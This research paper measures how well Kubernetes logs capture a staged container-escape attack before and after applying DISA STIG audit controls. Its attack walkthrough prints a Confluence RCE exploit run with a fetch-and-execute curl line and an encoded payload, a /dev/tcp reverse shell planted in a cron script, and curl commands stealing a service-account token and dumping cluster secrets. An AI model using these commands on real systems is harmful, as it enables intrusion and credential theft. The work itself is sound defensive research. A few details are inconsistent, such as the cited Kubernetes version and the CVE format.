A Pebble In the Ocean: Maximizing Log Fidelity In Container Environments

Author: Zach Salva, sysradwin@proton.me
Advisor: *Dr. Johannes Ullrich*

Accepted: *1/30/2025*

Abstract

Log fidelity is crucial for Incident Response Teams to investigate and contain cyber incidents but can be difficult to optimize in containerized environments. To improve log fidelity, organizations must invest in understanding their operating environment, and then select and implement a security control framework like NIST 800-53 that helps meet business objectives. A holistic approach to security, including proper logging configurations and proactive monitoring supported by security control frameworks, is necessary to maximize log fidelity. By applying logging-related controls, simulating an attack on a Kubernetes environment, and performing an incident response log collection, we demonstrate the challenges related to logging and security controls in a containerized environment.

1. Introduction

In the complex landscape of modern cybersecurity, log fidelity plays a crucial role in the detection, investigation, and mitigation of cyber attacks. Log fidelity, defined by the degree to which logging output conveys a **complete, succinct, coherent, and relevant** description of the activity that produced it, is particularly challenging in containerized environments such as those managed by Kubernetes. These environments, characterized by their ephemeral nature and layered architecture, present significant obstacles to achieving high log fidelity. Incident Response Teams (IRTs) rely on high-fidelity logs to understand the scope and impact of an attack, making log fidelity a cornerstone of cybersecurity.

The application of security control frameworks, such as NIST 800-53 and the associated DISA Security Technical Implementation Guides (STIGs), offers a structured approach to enhancing log fidelity. By applying these controls, organizations can significantly improve the coherence, completeness, succinctness, and relevance of their logs, thereby enhancing their cybersecurity posture. This paper explores the impact of applying DISA STIGs on log fidelity in a Kubernetes environment through a simulated attack scenario, highlighting the challenges, benefits, and recommendations for securing containerized environments.

2. Research Method

To assess the effectiveness of security control frameworks in enhancing log fidelity within a Kubernetes environment, we designed an experiment involving a complex attack scenario. The experiment consisted of two phases:

1. **Baseline Log Collection**: We conducted an incident response log collection during a simulated attack on a Kubernetes environment without any additional security controls applied. This phase served as our baseline for measuring log fidelity.
2. **Controlled Log Collection**: Following the baseline phase, we applied auditing and accountability (AU) security controls from the relevant DISA STIGs to the

environment. We then repeated the simulated attack and collected logs to analyze the impact of these controls on log fidelity.

Our analysis focused on log samples from three critical layers of the computing stack:

- **Kubernetes API**: Logs related to the Kubernetes control plane and API interactions.
- **Node (Ubuntu Server)**: Logs from the underlying node operating system, which in this case was Ubuntu Server.
- **Application/Pod (Confluence)**: Logs generated by the Confluence application running within a pod.

We scored the detections from these log samples based on their coherence, completeness, and succinctness in illustrating the attack scenario. The environment configurations used for this experiment are described in detail below.

2.1. Cluster Configuration

To conduct a controlled and realistic experiment, we utilized VMWare Workstation 17 to create an isolated test environment. We chose to deploy Kubernetes on local virtual machines (VMs) instead of using a Kubernetes Platform as a Service (PaaS) to avoid potential violations of cloud service provider terms of service and to demonstrate a container escape to the host operating system.

Our setup consisted of three VM instances:

- An "attacker box" running Linux Mint
- Two Canonical Ubuntu Server 20.04 instances, one serving as the Kubernetes control node and the other as the worker node

We used Kubeadm, an open-source tool, to deploy a Kubernetes cluster on the two Ubuntu VMs, with Kubernetes version 1.34. The initial cluster configuration retained default logging and auditing settings. We chose the Calico library as the cluster networking interface (CNI).

To test one vulnerability that could enable a container escape, we deployed Confluence using a persistent volume claim (PVC) (this also allowed us to persist license and log configurations across pod redeployments.) PVCs allow pods to share file systems with the underlying host, but they can also expose the host to attacks if not used cautiously.

Our Confluence deployment consisted of two pods:

- A "web" pod, which was the web server component
- A "db" pod, which used a standard PostgreSQL container as the required database for Confluence (not a focus of this experiment)

After deploying the pods, we accessed the Confluence web portal, input a trial license key, and configured the server. We deliberately set weak credentials for the admin account to facilitate the experiment. The Confluence deployment was then live and fully configured.

All YAML files and configuration artifacts necessary to reproduce the cluster configuration are available on the GitHub repository linked in the references section of this paper.

2.1.1. Cluster Vulnerabilities

To demonstrate a container escape, we intentionally introduced vulnerabilities into the environment that should not be present in a production system without a valid reason. These vulnerabilities, which would violate NIST 800-53 controls, were necessary to conduct the experiment and illustrate the impact of a container escape on logging output in a Kubernetes cluster and its underlying host operating system.

The following table summarizes the simulated vulnerabilities, including their fictional explanations, exposures, relevant logs, and implications for log fidelity:

Vulnerability	Scenario Explanation	Exposed Layers	Critical Logs For Responders	Log Fidelity Implications
Kubernetes role binding to service account tokens enabling cluster-wide administrative privileges.	A cluster administrator processed a major upgrade and neglected to revert the configuration.	All	-Kubernetes API logs -kubelet service logs (journalctl) -CNI logs	-High log volume -Low visibility without controls correctly applied.
Vulnerable Confluence service (CVE-24-21683)	A security update closing the vulnerability has been delayed by the program management team due to concerns about critical confluence data being lost. Information security systems managers (ISSMs) have been overly generous in their plan of action and milestones (POA&M) resolution time of six months.	Pod	-Confluence web access logs -Confluence audit logs	-Logs must be obtained from the pod runspace unless there are shared volumes. -Confluence audit logs were shown to provide minimal detail.
Confluence web pod running with RunAs root privileges	Developers configured the pod with special permissions in a pre-production test environment and neglected to revert the configuration. The pod was pushed to the enterprise production repository.	Pod, Node	-Container runtime logs -Kernel logs -Auditd logs	-Certain attacks from the pod to the node may not produce logs.
Scripts running with root permissions located in pod shared volume space	Administrators created shared volumes (mounted to the host node) to allow Confluence data to persist across pod deployments. An administrator created a backup script for the Confluence data and scheduled it to run as a root-level cronjob.	Pod, Node	-Kernel logs -Auditd logs	-Actions taken directly on a node filesystem should produce predictable log patterns.
Unauthorized/Unsecured test pods with elevated privileges	An administrator creates an unauthorized pod for testing purposes, which is provisioned with a cluster-admin serviceaccount token.	All	-API logs -Container runtime logs -CNI logs	-High log volume (API logs) -Commands inside the container effecting the API layer may not register elsewhere

By introducing these vulnerabilities, we aimed to create a realistic scenario that would allow us to test the effectiveness of security controls, such as DISA STIGs, in detecting container escapes and their impact on log fidelity.

2.1.2. STIG Configurations

To investigate the impact of security controls on logging in containerized environments, we conducted the attack scenario twice: once with default settings and once with applied security controls. We collected logs after each scenario to assess visibility.

The security controls were applied based on the latest DISA STIGs for Kubernetes, Ubuntu 20.04 Server, and Web Server Application. Specifically, we applied Auditing and Accountability (AU) controls from:

- Kubernetes STIG Version 1, Release 11
- Canonical Ubuntu 20.04 LTS STIG, Version 2, Release 1
- Application Server STIG, Version 4, Release 1 (for the Confluence application)

We focused on AU controls because they are expected to have the most significant impact on log fidelity. While NIST 800-53 provides a holistic approach to cybersecurity, and other security controls can also influence log visibility, fully applying all STIGs would have hindered the attack simulation. Therefore, we limited our focus to AU controls.

The STIGs used in this experiment were updated within the last year. However, technology can evolve rapidly, and STIG updates may not always keep pace. Notably, the latest public release of Kubernetes no longer supports pod security policies, instead using labels applied via the kubectl command line interface for simplified pod security.

2.2. Method of Measurement

To evaluate the impact of security controls on log fidelity in a Kubernetes environment, we simulated a complex cyber attack and collected forensic logs. The experiment involved two scenarios:

1. **Default Logging Configuration**: The first cyber attack was conducted against a Kubernetes environment with default logging settings.
2. **Applied AU Controls**: The second attack was repeated against a Kubernetes environment with Auditing and Accountability (AU) controls applied at three levels:

- Kubernetes API
- Pod/Application (container vulhub/confluence:8.5.3)
- Node (Ubuntu Server)

We scored log fidelity on a scale of 1 (not ideal) to 5 (perfectly ideal) based on the following criteria:

- Log coherence: Were the logs clear and understandable?
- Log completeness: Did the logs provide a comprehensive view of system activity?
- Log succinctness: Were the logs concise and to the point?

Note that while log relevance is an important aspect of log fidelity as mentioned in the introduction, it was not measured in this experiment as it is typically determined by an organization's cybersecurity strategy.

To facilitate log analysis, we used Universal Time Clock (UTC) from time.gov to reference log timestamps and link them to attacker activities. This allowed us to quickly search and query logs, providing a detailed view of the log output generated by each attacker action.

After gathering and scoring the data, we assigned a separate score based on the likelihood of log preservation during an incident. The ephemeral nature of containers can

complicate log collection, particularly in environments with frequent pod updates. This challenge highlights the importance of configuring the environment for maximum forensic readiness.

2.3. Discussion of the Attack Scenario


The experiment scenario is based on several recent fictional events that have inadvertently exposed vulnerabilities. The scenario involves the following key elements:

- **Vulnerable Confluence version**: A vulnerable version of Confluence has been left running due to a delay in patching, caused by concerns about breaking the application.
- **Misconfigured Confluence pod**: A careless developer neglected to remove the "runAs root" property from the Confluence pod during an update, allowing the pod to run with root privileges.
- **Overly permissive PVC**: The Confluence pod uses a Persistent Volume Claim (PVC) to share file space with its host worker node. However, the PVC has overly permissive write access, allowing writes to the entire volume instead of just the Confluence log directories.
- **Sensitive script with root privileges**: An administrator created a script to perform regular backups on the worker node, but it executes with root privileges due to being created while logged in as root. The script also inherits ownership from the ***pod*** user "confluence", allowing a non-root user to modify a sensitive file with ***node*** root execution ability.
- **Unsecured testing pod**: A pod/container was provisioned for testing network issues on the cluster and was granted "cluster-admin" permissions to facilitate

troubleshooting. The pod has been left running with sensitive credentials for several months.

The experiment assumes that:

- The Confluence application (running on the worker node) is accessible from the public internet, allowing broad access for the workforce, vendor partners, and customers.



2.3.1. Initial Access

Beginning with step 1 in the above diagram, to gain initial access, the attacker leverages the well-known Confluence vulnerability CVE-24-21683. This vulnerability is caused by a failure of the Confluence web application to properly validate incoming HTTP requests. ("r00t7oo2jm", 2024).

```
Payload information:

Description:
  This module exploits an authenticated administrator-level vulnerability in Atlassian Confluence,
  tracked as CVE-2024-21683. The vulnerability exists due to the Rhino script engine parser evaluating
  tainted data from uploaded text files. This facilitates arbitrary code execution. This exploit will
  authenticate, validate user privileges, extract the underlying host OS information, then trigger
  remote code execution. All versions of Confluence prior to 7.17 are affected, as are many versions
  up to 8.9.0.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2024-21683
  https://jira.atlassian.com/browse/CONFSERVER-95832
  https://realalphaman.substack.com/p/quick-note-about-cve-2024-21683-authenticated
  https://github.com/W01fh4cker/CVE-2024-21683-RCE
```

The attack can be automated using Metasploit, which injects a payload that establishes a connection back to the attacker's system and provides an interactive command shell. This allows the attacker to execute commands on the victim system. By using Metasploit, the attacker successfully gains Remote Code Execution (RCE) and obtains a Meterpreter prompt, granting access to the web pod in the Kubernetes cluster.

With initial access established, the attacker can run various commands to gather information about the victim environment. This reconnaissance phase enables the attacker to understand the system's configuration and identify potential vulnerabilities before proceeding to write malicious code to the misplaced "backup.sh" script.

```
msf6 exploit(multi/http/atlassian_confluence_rce_cve_2024_21683) > run

[*] Command to run on remote host: curl -so ./LULpztbSs http://10.9.0.2:8080/clm7jQ0EQeR7GovOFnadkw; chmod +x ./LULpz
tbSs; ./LULpztbSs &
[*] Fetch handler listening on 10.9.0.2:8080
[*] HTTP server started
[*] Adding resource /clm7jQ0EQeR7GovOFnadkw
[*] Started reverse TCP handler on 10.9.0.2:4444
[!] AutoCheck is disabled, proceeding with exploitation
[*] Successfully authenticated to Confluence
[*] The provided user is an administrator
[*] Secure Administrator Sessions enabled - elevating session
[*] Grabbed elevation CSRF token: c513951d4a65f6b316f83fcd9b5399f66a09ce24
[*] Administrator session has been elevated
[*] Target returned the operating system string 'Linux 5.13.0-52-generic'
[*] Grabbed macro CSRF token: c513951d4a65f6b316f83fcd9b5399f66a09ce24
[*] Crafted ProcessBuilder payload string: new java.lang.ProcessBuilder("/bin/sh", "-c", new java.lang.String(java.ut
il.Base64.getDecoder().decode('Y3VybCAtc28gLi9MVUxwenRiU3MgaHR0cDovLzEwLjkuMC4yOjgwODAvY2xtN2pRMEVRZVI3R292T0ZuYWRrdz
sgY2htb2QgK3ggLi9MVUxwenRiU3M7IC4vTFVMcHp0YlNzICY='))).start()
[*] Sending POST request to trigger code execution
[*] Client 10.128.0.7 requested /clm7jQ0EQeR7GovOFnadkw
[*] Sending payload to 10.128.0.7 (curl/7.81.0)
[*] Transmitting intermediate stager...(126 bytes)
[*] Sending stage (3045380 bytes) to 10.128.0.7
[*] Meterpreter session 1 opened (10.9.0.2:4444 -> 10.128.0.7:4224) at 2024-12-14 09:24:44 -0500

meterpreter >
```

2.3.2. Pod Escape

After gaining access to the pod, the attacker issues several commands to understand their new environment. These commands include:

- Evaluating current user and group permissions
- Conducting a comprehensive search for files with world-writable permissions

This search leads to the discovery of the "backup.sh" script, which is part of a shared volume between the pod and the host.

The attacker notices that the "backup.sh" script allows them to write text to it as the Confluence ***pod*** user. They exploit this vulnerability by overwriting the script to call back to their controlled system:

```
echo '#!/bin/bash' > /var/atlassian/application-data/confluence/backup.sh &&
echo "bash -c 'exec bash -i &>/dev/tcp/192.168.189.133/9999 0>&1'" >>
/var/atlassian/application-data/confluence/backup.sh
```

The attacker had previously set up a netcat listener on their own machine using nc -lvnp 9999. They then wait for the modified "backup.sh" script to execute as part of the cronjob running on the worker node. After a short period, the script executes, granting the attacker a root shell on the worker node.

```
sysradwin@sysradwin-virtual-machine:~$ nc -lvnp 9999
Listening on 0.0.0.0 9999
Connection received on 192.168.189.140 47770
bash: cannot set terminal process group (46079): Inappropriate ioctl for device
bash: no job control in this shell
root@worker:~#
```

With full root access, the attacker has a wide range of options for further exploitation, including siphoning off sensitive data or setting the stage for a potentially catastrophic denial of service attack. By leveraging publicly available exploit tools, they have successfully traversed multiple layers of virtualization and achieved a dangerous level of access within the enterprise Kubernetes cluster.

The attacker has now escaped the confines of the pod runtime environment and gained full access to the entire worker node as a root user. After executing a few enumeration commands, they can view the container runtime environment, revealing all of the cluster's running workloads.

It is essential to note that since the attacker has moved outside of the pod environment, their actions may not be detectable in a Platform-as-a-Service (PaaS)

Kubernetes cluster by the tenant customer. In such a scenario, the cloud service provider's own security controls and practices rapidly come into focus. Appropriately, the cybersecurity community has expressed concerns about threats to cloud service providers, as evidenced by recent surveys (Edge Editors, Dark Reading, 2024). Pod escape techniques like the one demonstrated above serve as a reminder that access to underlying layers abstracted from cloud customers' view does not – in theory – require a sophisticated vulnerability, emphasizing the need to carefully review CSP service level agreements and maintain robust security controls.

2.3.3. Cluster-Wide Credential Dumping

While enumerating the worker node for new weaknesses, the attacker discovers a pod named "curl-test":

```
root@worker:~# crictl pods
crictl pods
POD ID              CREATED             STATE               NAME                                      NAMESPACE           ATTEMPT             RUNTIME
8dae98f6e0021       6 days ago          Ready               curl-test                                 default             0                   (default)
271c79c81c726       6 days ago          Ready               web-d7bb898bc-jl2rh                       default             0                   (default)
3b27374c2a991       6 days ago          Ready               db-77bb757686-4k8wx                       default             0                   (default)
ebdf631a1b89e       6 days ago          Ready               calico-kube-controllers-7498b9bb4c-vb99h  kube-system         1                   (default)
78e6cccc7d333       6 days ago          Ready               calico-node-gtjl6                         kube-system         0                   (default)
fe36952286645       7 days ago          Ready               kube-proxy-mwhqm                          kube-system         0                   (default)
```

Next they determine the pod's UID and confirming the presence of a service token on the curl pod:

Now, to test the role based access control (RBAC) permissions attached to the service token, they load the token into their shell environment and use it to query the Kubernetes API directly:

```
export TOKEN=$(cat /var/lib/kubelet/pods/6bf89699-bf51-4924-8eb9-
fe22a1e22c47/volumes/kubernetes.io~projected/kube-api-access-5zlkk/token)

curl -k -H "Authorization: Bearer $TOKEN"
https://10.128.0.6:6443/api/v1/namespaces/default/pods
```

(The output for this last command is fairly lengthy but exposes configuration details, networking information, and security posture of the cluster as it applies to all pods.)

Next, they dump the contents of etcd, containing cluster secrets:

```
curl -k -H "Authorization: Bearer $TOKEN" https://10.128.0.6:6443/api/v1/secrets
```

```
{
  "kind": "SecretList",
  "apiVersion": "v1",
  "metadata": {
    "resourceVersion": "153462"
  },
  "items": [
    {
      "metadata": {
        "name": "bootstrap-token-8rc7y1",
        "namespace": "kube-system",
        "uid": "55dd22d0-43db-46b0-9fc8-9521164066d6",
        "resourceVersion": "143519",
        "creationTimestamp": "2025-01-23T15:17:43Z",
        "managedFields": [
          {
            "manager": "kubeadm",
            "operation": "Update",
            "apiVersion": "v1",
            "time": "2025-01-23T15:17:43Z",
            "fieldsType": "FieldsV1",
            "fieldsV1": {
              "f:data": {
                ".": {},
                "f:auth-extra-groups": {},
                "f:expiration": {},
                "f:token-id": {},
                "f:token-secret": {},
                "f:usage-bootstrap-authentication": {},
                "f:usage-bootstrap-signing": {}
              },
              "f:type": {}
            }
          }
        ]
      },
      "data": {
        "auth-extra-groups": "c3lzdGVtOmJvb3RzdHJhcHBlcnM6a3ViZWFkbTpkZWZhdWx0LW5vZGUtdG9rZW4=",
        "expiration": "MjAyNS0wMS0yNFQxNToxNzo0M1o=",
        "token-id": "OHJjN3kx",
        "token-secret": "N3FzcndiM3BpcDZka2oxdQ==",
        "usage-bootstrap-authentication": "dHJ1ZQ==",
        "usage-bootstrap-signing": "dHJ1ZQ=="
      },
      "type": "bootstrap.kubernetes.io/token"
    },
    {
      "metadata": {
        "name": "calico-etcd-secrets",
        "namespace": "kube-system",
        "uid": "c4d348c0-574a-499c-b472-21bfd36f797a",
        "resourceVersion": "143140",
        "creationTimestamp": "2025-01-23T15:15:12Z",
        "annotations": {
          "kubectl.kubernetes.io/last-applied-configuration": "{\"apiVersion\":\"v1\",\"data\":null,\"kind\":\"Secret\",\"meta
n"
```


Having now achieved total access to the enterprise cluster, the adversary moves to establish persistence before making their exit.

2.3.4. Defense Evasion and Persistence

With full access to the cluster, the attacker establishes persistence by starting a Python HTTP server on their machine and transferring additional tools to the worker node. These tools include a script that creates and starts two services: one that beacons out to the attacker's machine and self-deletes, and another that rebuilds and restarts the beacon service at random intervals. A second script sets a "tripwire" to monitor and block access to the service files, deleting them if anyone tries to read their contents.

An adversary skilled in their tradecraft will make as little noise as possible from their own activity. In this experiment scenario, the attacker knows that creating a new pod for persistence could generate more noise than simply installing their persistence on the worker node.

2.4. Case Studies

TeamTNT is a cyber threat group known for infiltrating and compromising container environments to engage in cryptomining (Jay Chen, 2021). They have used publicly available tools like Peirates and exploited publicly documented CVEs to access and hijack cloud infrastructure. In their report, the Palo Alto authors expose in detail many of the group's TTPs following the MITRE ATT&CK framework and reveal a striking focus on containerized cyber terrain by a threat actor.

To explore this group in more detail, we will discuss some of the techniques they have used, the effected layers within a container environment, and the implications for log fidelity.

2.4.1. Malicious Logic Execution

TeamTNT has used encrypted ELF binaries to execute malicious logic on their victims, likely to evade static analysis tools (Jay Chen, 2021). This activity can be detectable in containerized environments, but successful detection and response depend on careful implementation of security controls. Log fidelity is crucial in understanding the extent of execution, and following DISA STIGs for each compute layer is essential.

Evidence of execution, including logs that might indicate Meterpreter-linked activity, can sometimes be recovered in the kernel logs - specifically the kern.log file often located at /var/log/.

IRTs need to have clear visibility over any malicious payloads executed by the attacker. What was the purpose of the execution? Was it done to escalate privilege? Install a rootkit or persistence? Perhaps all of the above at the same time? Answering many of these questions may also rely on the log signal projected by payload execution. For example, an execution artifact with a chronologically contiguous outbound

connection to an unknown IP address using SSH indicates a covert channel. But the SSH communication without the execution artifact at the beginning may confuse investigators.

Log fidelity cannot be optimized without proper pre-configuration. Following the DISA STIGs for each compute layer here is critical. In low fidelity environments with either high background noise or inadequate control coverage, execution of malicious binaries may not produce enough of a log signal for IRTs to understand the extent of execution. Even partially or incorrectly applied STIGs - such as those implemented only at the Kubernetes layer but not at the underlying node layers - might not give defenders enough information about the attack. On the other hand, security controls applied diligently cluster-wide make this attack very difficult to pull off and ensure that any attempts at execution - successful or not - generate a wealth of log information for IRTs to use in the heat of an incident. Specifically, many controls related to memory protection and execution applied at the node layers will not only block these attempts but will also leave a clear trail of blocked execution - again, assuming proper STIG implementation - a challenging undertaking for large container environments.

Some challenges with implementing STIGs up and down the stack relate to logging cost management, organizational knowledge, and effective security governance. Controls may bloat log volume, causing costs to quickly balloon to the point of infeasibility, forcing tough decisions on the most critical logs to store - a factor of log relevance and cyber defense strategy discussed earlier.

Implementing controls in containerized environments requires an intimate understanding of risk exposure to each compute layer - for undoubtedly, partial or unskilled application of STIGs will create threat opportunities. Not to mention, the organization would come to believe that a piece of its environment is secure, not knowing that incorrect or untested and ineffective configurations have simply created a blind spot. Organizational knowledge schemas take time to build, especially for containerized computing. However with these schemas established, teams can communicate and parse the overwhelming complexity of containerland.

Maintaining controls in a distributed environment with so many stakeholders constantly accessing and making modifications can seem overwhelming. Systems

administrators, devOps teams, security teams, and more might all have valid reasons to access and make changes. Do these changes occur in a policy vacuum? Or do change management controls work as intended? Clear policies with efficient governance and processes should ultimately flow naturally from a well-thought-out, executive-endorsed cybersecurity strategy (Kim, 2022).

Before discussing the findings of our experiment, we will study how TeamTNT has attacked container runtime environments (CREs) to illustrate yet again how abstraction presents unique obstacles to maximizing log fidelity.

2.4.2. Container Daemon Abuse

TeamTNT has been observed using unsecured channels to pull containers that mount the /host filesystem (Spahn, 2023). We demonstrated in the experiment the extent to which PVCs and unsecured access to host file systems can be leveraged and where logs reveal it for STIG'd and unSTIG'd systems. A docker container provisioned by the attacker that successfully mounts the host node filesystem has essentially achieved container escape for the attacker.

TeamTNT abuses the connection between the container (pod) and its CRE. (Jay Chen, 2021). The docker daemon hijacking begins at the pod layer with the unsecured docker.sock file located at /var/run/docker.sock. (In our experiment, we opted to use containerd as our CRE, not Docker - with the default path for a socket being /var/run/containerd/containerd.sock.) Commands issued through this socket from inside of a pod will indeed be processed by the Docker API on the host worker node and enable the attacker to download or pull containers from any reachable source if permissions allow. If the host node has access to the public internet, the attacker can even download their own "toolbox" containers loaded with additional tools for further exploitation.

This presents us with another example of container ecosystem complexity hindering log fidelity. The right auditd rules configured on Kubernetes nodes will reveal rich evidence of the adversary moving across the host's filesystem starting from the PVC. Kuberenetes audit rules configured from the STIGs will show evidence of new pods being created. *But an attacker with direct access to the container runtime interface who issues commands through an exposed CRI socket (as opposed to interacting with*

containers and pods through the Kubernetes API) ***may well evade detection entirely***. In a multilayered container environment, a comprehensive approach to control implementation using the STIGs will close this risky vulnerability.

DISA STIGs can mitigate these attacks but must be selected to fit each compute layer within the environment and applied as thoroughly as possible. In our experiment, the Operating System (Ubuntu), Kubernetes and Container Platform STIG would help ensure the security of the CRI socket, but only if applied together. Using only the Ubuntu STIGs or only the Kubernetes STIGs could mean exposure. For example, the Kubernetes STIG rule SV-242437r961359 guides the system administrators and auditors to implement a pod security policy in the cluster with protections for the CRE (Defense Information Systems Agency (DISA), 2025), as does rule SV-233127r961149 from the Container Platform STIG. Finally, the Operating System STIG rule SV-238210r1015143 would likely block most attempts to access the CRI by securing access to the root account on the node.

The complexity of containerized networks presents a challenge to security governance, and defenders must fully assess each layer and apply STIGs holistically.

2.5. Results

A comparison of logs collected from both environments - one with Auditing and Accountability (AU) controls applied and one with default settings - revealed significant improvements in log fidelity, forensic readiness, and overall defensibility of the cluster when DISA STIGs were applied.

It is essential to note that applying only AU controls was done for experimental purposes, allowing us to isolate the effect of AU on log output during an attack. In a production environment, applying only one set of controls, such as AU, would be insufficient and would not provide adequate security. A comprehensive application of STIGs, covering all relevant controls, is necessary to ensure the security and integrity of the system.

2.5.1. Application/Pod Layer

AU controls significantly improved Application layer log fidelity. In both scenarios, the Confluence Access logs exhibited characteristic signatures of CVE-24-21683 exploitation.

But in Scenario 2, where AU controls were applied, the Confluence auditing logs (with maximum log verbosity) fully contextualized the Remote Code Execution (RCE) attack. The audit logs provided corroborating evidence that enhanced log coherence and allowing responders to quickly identify the initial access vector of the attacker.


```
{
  "affectedObjects": [
    {
      "id": "8a748a7193ef5a6b0193ef5d1c850000",
      "name": "admin",
      "type": "User"
    }
  ],
  "auditType": {
    "action": "User login successful",
    "actionI18nKey": "audit.logging.summary.login.success",
    "area": "SECURITY",
    "category": "Authentication",
    "categoryI18nKey": "audit.logging.category.auth",
    "level": "FULL"
  },
  "author": {
    "id": "-2",
    "name": "Anonymous",
    "type": "user"
  },
  "changedValues": [],
  "extraAttributes": [
    {
      "name": "Login method",
      "nameI18nKey": "audit.logging.extra.attribute.key.login.source",
      "value": "direct"
    }
  ],
  "method": "Browser",
  "source": "10.128.0.7",
  "system": "http://10.128.0.7:32340",
  "timestamp": {
    "readableUTC": "2024-12-22T17:22:07Z",
    "epochSecond": 1734888127,
    "nano": 561000000
  },
  "version": "1.0"
}
```

	Coherence	Completeness	Succinctness	Retention / Volatility In Container Environment	Expected Log Fidelity In Container Environment
Default Configurations	2	1	4	1	8
DISA STIGs Applied	3	5	4	5	17

We observed a high probability of retention failure for the application (pod) log source prior to applying STIGs. The Confluence application logs are ephemeral and may not survive a pod refresh or maintenance cycle without proper log forwarding or Persistent Volume Claims (PVCs) in place. This highlights the unique challenges of container environments on log fidelity and the importance of considering these factors in security strategies.

2.5.2. Node Layer

The log collection from the worker node yielded surprising results. Despite applying the DISA STIGs in the AU control category to the Ubuntu Server (Canonical Ubuntu 20.04 version 2 release 1), most of the attack tactics, techniques, and procedures (TTPs) largely evaded detection, with one notable exception.

The above screen capture shows the baseline (Jan 18th) and hardened (Jan 23rd) log output side by side. Whereas the baseline node configuration only produced log signal from the rogue cron job but didn't reveal its exploitation, audit logs from the hardened node gave us undeniable evidence of malicious activity.

Log fidelity can also help organizations spot critical security gaps and fix them before they are exploited. The logs from the auth.log file provided an early warning that a

Security Operations Center (SOC) could have used to alert the administrative team to either correct the permissions for the backup.sh file or come up with a different solution for backups, perhaps according to best practices recommended by the application developer (Atlassian).

```
root@sysradwin-virtual-machine:/home/sysradwin/FinalRun23JAN/worker-collection/host# cat auth.log | grep root
Jan 23 17:52:01 worker CRON[65259]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Jan 23 17:52:01 worker CRON[65259]: pam_unix(cron:session): session closed for user root
Jan 23 17:53:01 worker CRON[65859]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Jan 23 17:53:01 worker CRON[65859]: pam_unix(cron:session): session closed for user root
Jan 23 17:54:01 worker CRON[66460]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Jan 23 17:54:01 worker CRON[66460]: pam_unix(cron:session): session closed for user root
Jan 23 17:54:49 worker su: pam_unix(su:session): session closed for user root
Jan 23 17:54:49 worker sudo: pam_unix(sudo:session): session closed for user root
Jan 23 17:55:01 worker CRON[67059]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Jan 23 17:55:01 worker CRON[67059]: pam_unix(cron:session): session closed for user root
Jan 23 17:56:01 worker CRON[67639]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Jan 23 17:57:01 worker CRON[68231]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Jan 23 17:58:01 worker CRON[68857]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Jan 23 17:59:01 worker CRON[69489]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Jan 23 18:00:01 worker CRON[70089]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Jan 23 18:00:33 worker CRON[68231]: pam_unix(cron:session): session closed for user root
Jan 23 18:00:33 worker CRON[68857]: pam_unix(cron:session): session closed for user root
Jan 23 18:00:33 worker CRON[67639]: pam_unix(cron:session): session closed for user root
Jan 23 18:00:33 worker CRON[70089]: pam_unix(cron:session): session closed for user root
Jan 23 18:01:01 worker CRON[70688]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Jan 23 18:01:12 worker CRON[69489]: pam_unix(cron:session): session closed for user root
Jan 23 18:02:01 worker CRON[71289]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Jan 23 18:03:01 worker CRON[71876]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
```

